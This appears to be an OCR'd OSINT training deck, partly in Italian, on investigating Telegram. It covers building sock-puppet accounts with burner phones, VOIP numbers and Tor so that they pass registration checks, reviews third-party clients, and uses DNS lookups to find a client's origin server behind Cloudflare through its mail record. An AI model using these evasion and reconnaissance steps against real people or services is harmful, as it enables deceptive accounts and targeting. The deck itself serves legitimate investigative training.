OSINT: TELEGRAM 101


SOME INVESTIGATIVE TECHNIQUES ON TELEGRAM MEDIA
NO BONUS

101 OPSEC - AND SOCKPUPPET

- A mobile phone number is required
- Freenum online are blacklisted so you can't confirm your telephone numbers
- Some VOIP numbers are also listed, sometime you need a burner phone to proceed with the registration
- There are metrics which Telegram use to detect legitimate users during the registration, VOIP, VPN, the Telegram client, The device, permissions etc.
- When you register you must disable search by phone number
- Don't use people nearby and geochat feature
- Disable geolocation on the burner phone

CREAZIONE DI UN SOCK PUPPET - PLIVO

Uno strumento utilizzato per campagne di Marketing permette l'acquisto di numeri VOIP abilitati alla ricezione SMS



HTTPS://CONSOLE.PLIVO.COM


CREATING A SOCK PUPPET - TOR

In the default client you can use TOR as proxy.

If you do not use a burner phone, do not tick synchronise contacts.

Setting 2FA

Set vanity details to make the account credible.




CLIENT WEB

Possibility of accessing content via WEB client.

In this case, it is necessary to first authenticate via
a QR code.

No secret chats will be imported.


A way to translate easily foreign languages.



HTTPS://WEBK.TELEGRAM.ORG/

DESKTOP CLIENT KOTATOGRAM

- Creation of client-side folders to bypass the number of directory limit.
- Possibility of forwarding messages and editing the sender.
- Recipient ID available on the board
- Opensource




CLIENT TELEGRAM BGRAM

The project originally called BifToGram was developed by Russian developers in late 2018.

At the moment it does not seem compatible with Android 13

Like the other clients, it allows you to display the user id directly in the gui.




CLIENT TELEGRAPH

Graph Messenger or Telegraph does not show many details concerning the developer.

It offer almost the same feature of Bgram.

It contains some references to iranian country in fonts and some settings.



CLIENT TELEGRAPH


An analysis on the developer's domain shows the A records behind Cloudflare service as opposed to the MX record pointing to a server that can be resolved directly by bypassing the Cloudflare service.

A server traceable to an Iranian context.

```
[redacted]:~$ dig a graphmessenger.com

; <<>> DiG 9.18.1-1ubuntu1.1-Ubuntu <<>> a graphmessenger.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51555
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;graphmessenger.com.            IN      A

;; ANSWER SECTION:
graphmessenger.com.     300     IN      A       172.67.130.107
graphmessenger.com.     300     IN      A       104.21.8.94

;; Query time: 19 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue Sep 20 01:36:03 CEST 2022
;; MSG SIZE  rcvd: 79

[redacted]:~$ dig a mail.graphmessenger.com

; <<>> DiG 9.18.1-1ubuntu1.1-Ubuntu <<>> a mail.graphmessenger.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16617
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;mail.graphmessenger.com.       IN      A

;; ANSWER SECTION:
mail.graphmessenger.com. 300    IN      A       45.87.42.146

;; Query time: 35 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue Sep 20 01:36:40 CEST 2022
;; MSG SIZE  rcvd: 68
```

CLOUDFLARE

OPS !!



OPSEC FAILS 101

42 million Iranian “Telegram” user IDs and phone numbers leaked online: report

42 million user IDs and phone numbers for a third-party version of Telegram were exposed online without a password. The accounts belong to users in Iran, where the official Telegram app is blocked.

PAUL BISCHOFF - TECH WRITER, PRIVACY ADVOCATE AND VPN EXPERT
@pabischoff March 30, 2020

